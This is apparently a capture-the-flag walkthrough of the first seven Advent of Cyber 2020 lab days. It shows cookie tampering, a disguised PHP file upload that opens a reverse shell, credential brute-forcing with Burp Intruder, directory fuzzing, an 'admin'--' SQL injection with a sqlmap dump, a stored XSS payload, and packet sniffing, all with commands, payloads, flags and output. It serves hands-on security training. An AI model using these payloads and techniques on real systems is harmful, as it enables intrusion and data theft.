

## Day 1 – Cookie Tampering

<http://10.10.66.9/>

Login: teste // Password: 12345

Register



auth

| Control      | Active? |
|--------------|---------|
| Part Picking | No      |
| Assembly     | No      |
| Painting     | No      |
| Touch-up     | No      |
| Cleaning     | No      |

auth

| Name | Value  | Domain     | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed        |
|------|--|------------|------|-------------------|------|----------|--------|----------|----------------------|
| auth | 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e6... | 10.10.66.9 | /    | Session           | 122  | false    | false  | None     | Sun, 27 Dec 2020 ... |

[https://gchq.github.io/CyberChef/#recipe=From\\_Hex\('None'\)](https://gchq.github.io/CyberChef/#recipe=From_Hex('None'))

Cookie Value:

**Hexdecimal**

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** From Hex
- Input:** 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a227465737465227d
- Output:** {"company": "The Best Festival Company", "username": "teste"}

The format of data stored is: **JSON**

Encoding the Tamper Cookie Value:

```
{"company": "The Best Festival Company", "username": "santa"}
```

[https://gchq.github.io/CyberChef/#recipe=To\\_Hex\('None',0\)From\\_Hex\('Auto'/breakpoint\)&input=eyJjb21wYW55IjoiVGhlIEJlc3QgRmVzdGl2YWwgQ29tcGFueSIsICJ1c2VybmltZSI6InNhbnRhIn0](https://gchq.github.io/CyberChef/#recipe=To_Hex('None',0)From_Hex('Auto'/breakpoint)&input=eyJjb21wYW55IjoiVGhlIEJlc3QgRmVzdGl2YWwgQ29tcGFueSIsICJ1c2VybmltZSI6InNhbnRhIn0)

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** To Hex
- Input:** {"company": "The Best Festival Company", "username": "santa"}
- Output:** 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d

Santa's Account:

**Christmas Console**

Logout

## CONTROL CONSOLE

| Control        | Active? |
|----------------|---------|
| Part Picking   | No      |
| Assembly       | No      |
| Painting       | No      |
| Touch-up       | No      |
| Sorting        | No      |
| Sleigh Loading | No      |

Cache Storage

- http://10.10.66.9
- Cookies
- Indexed DB
- Local Storage
- Session Storage

Filter Items

| Name | Value   | Domain     | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed                 |
|------|---|------------|------|-------------------|------|----------|--------|----------|-------------------------------|
| auth | 7b22636f6d70616e79223a2254686520426573742046... | 10.10.66.9 | /    | Session           | 122  | false    | false  | None     | Sun, 27 Dec 2020 15:33:42 GMT |

Filter values

```

auth: "7b22636f6d70616e79223a2254686520426573742046..."
  Created: "Sun, 27 Dec 2020 15:31:23 GMT"
  Domain: "10.10.66.9"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
  Last Accessed: "Sun, 27 Dec 2020 15:33:42 GMT"
  Path: "/"
  SameSite: "None"
  Secure: false
  Size: 122

```

**Christmas Console**

Logout


## CONTROL CONSOLE

| Control        | Active? |
|----------------|---------|
| Part Picking   | Yes     |
| Assembly       | Yes     |
| Painting       | Yes     |
| Touch-up       | Yes     |
| Sorting        | Yes     |
| Sleigh Loading | Yes     |


THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWfhYmQy}

## Day 2 – Reverse Shell

10.10.232.107



<http://10.10.232.107/?id=ODIzODI5MTNiYmYw>



view-source:<http://10.10.232.107/?id=ODIzODI5MTNiYmYw>

```
<input type="file" id="chooseFile" accept=".jpeg,.jpg,.png">
```




Changing the file format to .php and forwarding the request:

## shell-php.jpeg.php

```
ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.232.107/FUZZ -fs 638
```

```
.hta [Status: 403, Size: 213, Words: 16, Lines: 10]
cgi-bin/ [Status: 403, Size: 217, Words: 16, Lines: 10]
.htpasswd [Status: 403, Size: 218, Words: 16, Lines: 10]
.htaccess [Status: 403, Size: 218, Words: 16, Lines: 10]
uploads [Status: 301, Size: 237, Words: 14, Lines: 8]
assets [Status: 301, Size: 236, Words: 14, Lines: 8]
```

<http://10.10.232.107/uploads/shell-php.jpeg.php>



```
sudo nc -nlvp 443
```

```
[headcrusher@parrot:~] → $sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.232.107.
Ncat: Connection from 10.10.232.107:52156.
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
12:05:15 up 1:25, 0 users, load average: 0.00, 0.01, 0.00
USER     TTY          FROM             LOGIN@ IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (825): Inappropriate ioctl for device
sh: no job control in this shell
```

```
cat /var/www/flag.txt
```


```
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.
```

```
Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExTY4NTAx0WJhMzhh}
```

```
Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muirri (@MuirlandOracle)
```

## Day 3 – Brute Force

<http://10.10.242.15/>



**Intercept**   [HTTP history](#)   [WebSockets history](#)   [Options](#)

Request to <http://10.10.242.15:80>

[Forward](#)   [Drop](#)   **Intercept is on**   [Action](#)   [Open Browser](#)

[Pretty](#)   **Raw**   [\n](#)   [Actions](#) ▾

```

1 POST /login HTTP/1.1
2 Host: 10.10.242.15
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 21
9 Origin: http://10.10.242.15
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.242.15/
13 Upgrade-Insecure-Request: 1
14 Sec-GPC: 1
15
16 username=a&password=a

```

**Send to Intruder**   **Ctrl-I**

[Send to Repeater](#)   **Ctrl-R**

[Send to Sequencer](#)

[Send to Comparer](#)

[Send to Decoder](#)

[Request in browser](#) >

[Engagement tools \[Pro version only\]](#) >

[Change request method](#)

---

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attacktype: [Cluster bomb](#)

```

1 POST /Login HTTP/1.1
2 Host: 10.10.242.15
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 21
9 Origin: http://10.10.242.15
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.242.15/
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 username=$a&password=$a

```

[Add \\$](#)

[Clear \\$](#)

[Auto \\$](#)

[Refresh](#)

**Start attack**

---

**(?) Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the customized in different ways.

|                      |             |                       |   |
|----------------------|-------------|-----------------------|---|
| <b>Payload set:</b>  | 1           | <b>Payload count:</b> | 3 |
| <b>Payload type:</b> | Simple list | <b>Request count:</b> | 0 |

---

**(?) Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

[Paste](#)

[Load ...](#)

[Remove](#)

[Clear](#)

[Add](#)

[Add from list ... \[Pro version only\]](#)

- admin
- root
- user

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the configuration and can be customized in different ways.

|               |             |                |   |
|---------------|-------------|----------------|---|
| Payload set:  | 2           | Payload count: | 3 |
| Payload type: | Simple list | Request count: | 9 |

**Payload Options [Simple list]**


This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
 Load ...  
 Remove  
 Clear  
  
 Add  
 Add from list ... [Pro version only]

Username: admin // password: 12345

| Request | Payload1 | Payload2 | Status | Error                    | Timeout                  | Length |
|---------|----------|----------|--------|--------------------------|--------------------------|--------|
| 7       | admin    | 12345    | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 255    |
| 0       |          |          | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 309    |
| 1       | admin    | root     | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 309    |
| 2       | root     | root     | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 309    |
| 3       | user     | root     | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 309    |
| 4       | admin    | password | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 309    |
| 5       | root     | password | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 309    |
| 6       | user     | password | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 309    |
| 8       | root     | 12345    | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 309    |
| 9       | user     | 12345    | 302    | <input type="checkbox"/> | <input type="checkbox"/> | 309    |

<http://10.10.242.15/tracker>



## Day 4 – Fuzzing

wfuzz -c -z file,big.txt -d http://shibes.xyz/api.php/?breed=FUZZ

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Note: For legal reasons, do *not* actually run this command as the site in question has not consented to being fuzzed!

```
wfuzz -c -z file,big.txt -d http://shibes.xyz/api.php?breed=FUZZ
```

Correct Answer


Hint

```
ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
```

```
http://10.10.164.193/FUZZ
```

|            |  |
|------------|--|
| index.html | [Status: 200, Size: 467, Words: 96, Lines: 22]   |
| .htpasswd  | [Status: 403, Size: 278, Words: 20, Lines: 10]   |
| .htaccess  | [Status: 403, Size: 278, Words: 20, Lines: 10]   |
| .hta       | [Status: 403, Size: 278, Words: 20, Lines: 10]   |
| api        | [Status: 301, Size: 312, Words: 20, Lines: 10]   |
| LICENSE    | [Status: 200, Size: 1086, Words: 155, Lines: 22] |

```
http://10.10.164.193/api/
```




## Index of /api

| <u>Name</u>                      | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|----------------------------------|----------------------|-------------|--------------------|
| <a href="#">Parent Directory</a> |                      | -           |                    |
| <a href="#">site-log.php</a>     | 2020-11-22 06:38     | 110         |                    |

Apache/2.4.29 (Ubuntu) Server at 10.10.164.193 Port 80

```
http://10.10.164.193/api/site-log.php?date=
```




```
ffuf -c -w /home/headcrusher/Downloads/wordlist -u http://10.10.164.193/api/site-log.php?date=FUZZ -fs 0
```

20201125

[Status: 200, Size: 13, Words: 1, Lines: 1]

http://10.10.164.193/api/site-log.php?date=20201125



## Day 5 – SQL Injection

http://10.10.20.229:8000/

A screenshot of a web browser showing the "Santa's Official Forum" homepage. The title "Santa's Official Forum" is at the top, with a "v2" badge. Below it is the message "Santa's forum is back!". A welcome message says "Welcome, stranger! This is a place to exchange your Christmas stories and wishes." On the left, there's a "Latests comments" section with entries from Timmy, William, and James. On the right, there's a "Popular topics" section with "Gifts" and "Questions".

| Latests comments |  | Popular topics |  |
|------------------|--|----------------|--|
| Timmy            | I am so excited for Christmas this year! | Gifts          | Books, laptops, playstation              |
| William          | Santa, are you real?                     | Questions      | Does Santa really like milk and cookies? |
| James            | I've been a good boy this year!          |                |  |

http://10.10.20.229:8000/santapanel

A screenshot of a web browser showing the "Santa Panel" login page. The title "Sequel" is at the top. The page has a warning message: "Greetings stranger... Do not attempt to login if you are not a member of Santa's corporation!". It features a login form with fields for "Username" and "Password" and a "Login" button.


Greetings stranger...

**Do not attempt to login if you are not a member of Santa's corporation!**

|                                      |                          |
|--------------------------------------|--------------------------|
| Username                             | <input type="text"/>     |
| Password                             | <input type="password"/> |
| <input type="button" value="Login"/> |                          |

SQL Injection:

Login: admin'-- // password: admin. And passed:



The database has been updated while you were away!

Enter:

| Gift | Child |
|------|-------|
| N    |       |
| u    |       |
| l    |       |
| l    |       |

**The database has been updated while you were away!**

Enter:

Saved this request:

Request to http://10.10.20.229:8000

Forward Drop Intercept is on Action Open Browser

Pretty Raw In Actions ▾

```
1 GET /santapanel?search=headcrusher HTTP/1.1
2 Host: 10.10.20.229:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win 7; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Referer: http://10.10.20.229:8000/
10 Cookie: session=eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJtYXJrZWx1ZXIiLCJpYXQiOjE2MjQwOTk0NzAsImV4cCI6MTYyNDA5OTQ3MCwiaWF0IjoxNjI0MDk5NDcwLCJzY29wZWQiOjB9.Mh00mS1LV0Enc
11 Upgrade-Insecure-Request: 1
12 Sec-GPC: 1
13
14
```

Scan

- Send to Intruder Ctrl-I
- Send to Repeater Ctrl-R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >

Engagement tools [Pro version only] >

- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item

```
sqlmap -r request1 --dump-all --tamper=space2comment --batch
```

```
Database: SQLite_masterdb
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+
```

```
Database: SQLite_masterdb
Table: sequels
[22 entries]
```

| kid         | age | title                      |
|-------------|-----|----------------------------|
| James       | 8   | shoes                      |
| John        | 4   | skateboard                 |
| Robert      | 17  | iphone                     |
| Michael     | 5   | playstation                |
| William     | 6   | xbox                       |
| David       | 6   | candy                      |
| Richard     | 9   | books                      |
| Joseph      | 7   | socks                      |
| Thomas      | 10  | 10 McDonalds meals         |
| Charles     | 3   | toy car                    |
| Christopher | 8   | air hockey table           |
| Daniel      | 12  | lego star wars             |
| Matthew     | 15  | bike                       |
| Anthony     | 3   | table tennis               |
| Donald      | 4   | fazer chocolate            |
| Mark        | 17  | wii                        |
| Paul        | 9   | github ownership           |
| James       | 8   | finnish-english dictionary |
| Steven      | 11  | laptop                     |
| Andrew      | 16  | rasberry pie               |
| Kenneth     | 19  | TryHackMe Sub              |
| Joshua      | 12  | chair                      |

```
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
```

|   |
|---|
| flag                                    |
| thmfox{All_I_Want_for_Christmas_Is_You} |

## Day 6 – Cross-site Scripting

<http://10.10.103.179:5000/>

Santa's portal 10.10.103.179:5000

# Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query

Showing all wishes:

Enter your wish here:

New book...

WISH!

<img src=1 href=1 onerror="javascript:alert(1)"></img>

Santa's portal http://10.10.103.179:5000/ 10.10.103.179:5000

# Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit see what other people wished too!

1

OK

Search query

Showing all wishes:

test

What vulnerability type was used to exploit the application?

stored cross-site scripting

Correct Answer

q

```
<form method="GET">
  <input type="text" name="q"
    placeholder="Search query" autocomplete="off" />
</form>
```

OWASP-ZAP Scan Result:

|   |                                      |
|---|--------------------------------------|
|   | Alerts (3)                           |
| > | Cross Site Scripting (Persistent)    |
| > | Cross Site Scripting (Reflected) (9) |

## Day 7 – Sniffing

### 10.11.3.2

| icmp |              |           |             |          |        |   |
|------|--------------|-----------|-------------|----------|--------|---|
| No.  | Time         | Source    | Destination | Protocol | Length | Info  |
| +    | 17 10.430447 | 10.11.3.2 | 10.10.15.52 | ICMP     | 74     | Echo (ping) request id=0x0001, seq=1/256, ttl=127 (reply in 18) |

http.request.method == GET

reindeer-of-the-week

| http.request.method == GET |               |              |             |          |        |   |
|----------------------------|---------------|--------------|-------------|----------|--------|---|
| No.                        | Time          | Source       | Destination | Protocol | Length | Info  |
| 349                        | 64.005368     | 10.10.67.199 | 10.10.15.52 | HTTP     | 481    | GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1 |
| 462                        | 64.020692     | 10.10.67.199 | 10.10.15.52 | HTTP     | 496    | GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1             |
| 467                        | 64.028410     | 10.10.67.199 | 10.10.15.52 | HTTP     | 466    | GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1                |
| +                          | 471 64.222360 | 10.10.67.199 | 10.10.15.52 | HTTP     | 365    | GET /posts/reindeer-of-the-week/ HTTP/1.1                         |

ftp

plaintext\_password\_fiasco

